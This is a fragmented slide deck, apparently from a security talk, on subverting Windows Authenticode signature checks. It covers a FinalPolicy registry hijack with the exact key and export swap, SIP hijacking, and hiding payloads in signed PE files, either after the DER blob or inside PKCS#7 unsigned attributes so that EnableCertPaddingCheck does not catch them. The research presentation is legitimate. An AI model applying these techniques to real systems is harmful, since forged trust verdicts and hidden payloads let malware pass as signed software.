
Format

TMB

Closing

SIP hijack is one file type
FinalPolicy at a time. what flips
everything?

FinalPolicy: the last vote



last stage before the caller gets a verdict. one function decides everything.

Intro

6 failed, 1 worked

Auth

7 configurable stages

SIP

swapped each to a benign export

Policy

only FinalPolicy (stage 6) flips the verdict

SigFlip


SigStash

SIPExec

Format

TMB

Closing



SoftpubAuthenticode to SoftpubCleanup

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

File Edit View Favorites Help				
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\Providers\Trust\FinalPolicy\{00AAC56B-CD44-11D0-8CC2-00C04FC295EE}				
hy ollment DB mpFiles G	^	Name	Type	Data
		 (Default)	REG_SZ	(value not set)
		 \$DLL	REG_SZ	C:\Windows\System32\WINTRUST.DLL
		 \$Function	REG_SZ	SoftpubAuthenticode

same DLL, different export. one registry value. verdict flips.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

| blast radius

SIP hijack: one file type at a time

FinalPolicy: all user-mode Authenticode using this provider path

one value. trust collapses.

Intro

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

so we fake trust

SIP hijack: file appears validly signed ✓

FinalPolicy: everything passes ✓

next question: hiding data inside signed files?

without breaking the signature?

Intro

SigStash

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing

SigStash

what the hash covers

Intro

Auth

SIP

Policy

SigFlip


SigStash

SIPExec

Format

TMB

Closing



gray = skipped (checksum, cert table entry, cert table). hash covers the rested.

Intro

Auth

SIP

Policy

SigFlip

SigStash


SIPExec

Format

TMB

Closing

WIN_CERTIFICATE



dwLength, wRevision, wCertificateType, then bCertificate[] = the PKCS#7 blob.

PKCS#7 inside

PKCS#7 SignedData Structure

```
ContentInfo
├─ SignedData
│   ├─ version
│   ├─ digestAlgorithms
│   ├─ contentInfo (SpclndirectData = the hash)
│   ├─ certificates
│   └─ signerInfos
│       └─ SignerInfo
│           ├─ signedAttrs
│           ├─ signature (RSA/ECDSA)
│           └─ unsignedAttrs
```

Signer's signature covers these ✓

Signer's signature does NOT
cover these ← PAYLOAD GOES HERE



signedAttrs = covered. unsignedAttrs = NOT covered. remember this part.

SigFlip: after the DER blob

SigFlip: Payload After DER Boundary

PKCS#7 DER (valid structure)

PAYLOAD

after DER end

✗ Caught by EnableCertPaddingCheck

✗ Padding is outside DER boundary

✓ Works if mitigation not enabled

payload after the DER boundary. EnableCertPaddingCheck kills this.

Intro

EnableCertPaddingCheck

Auth

Microsoft's mitigation for padding abuse

SIP

SigFlip: caught

Policy

SigStash: doesn't care. it's valid ASN.1.

the check looks for post-DER junk, not unsignedAttrs

SigFlip


SigStash

SIPExec

Format

TMB

Closing



Intro

| what if... inside?

Auth

SIP

Policy

SigFlip

SigStash

unsignedAttrs is not covered by the signature

SIPExec

shove data in there

Format

inside DER, not after it

TMB

signature stays valid

Closing

Intro

SigStash

Auth

SIP

Policy

SigFlip

SigStash

SIPExec

Format

TMB

Closing



SigStash: the unsigned pocket

Intro

Auth

SIP

Policy

SigFlip

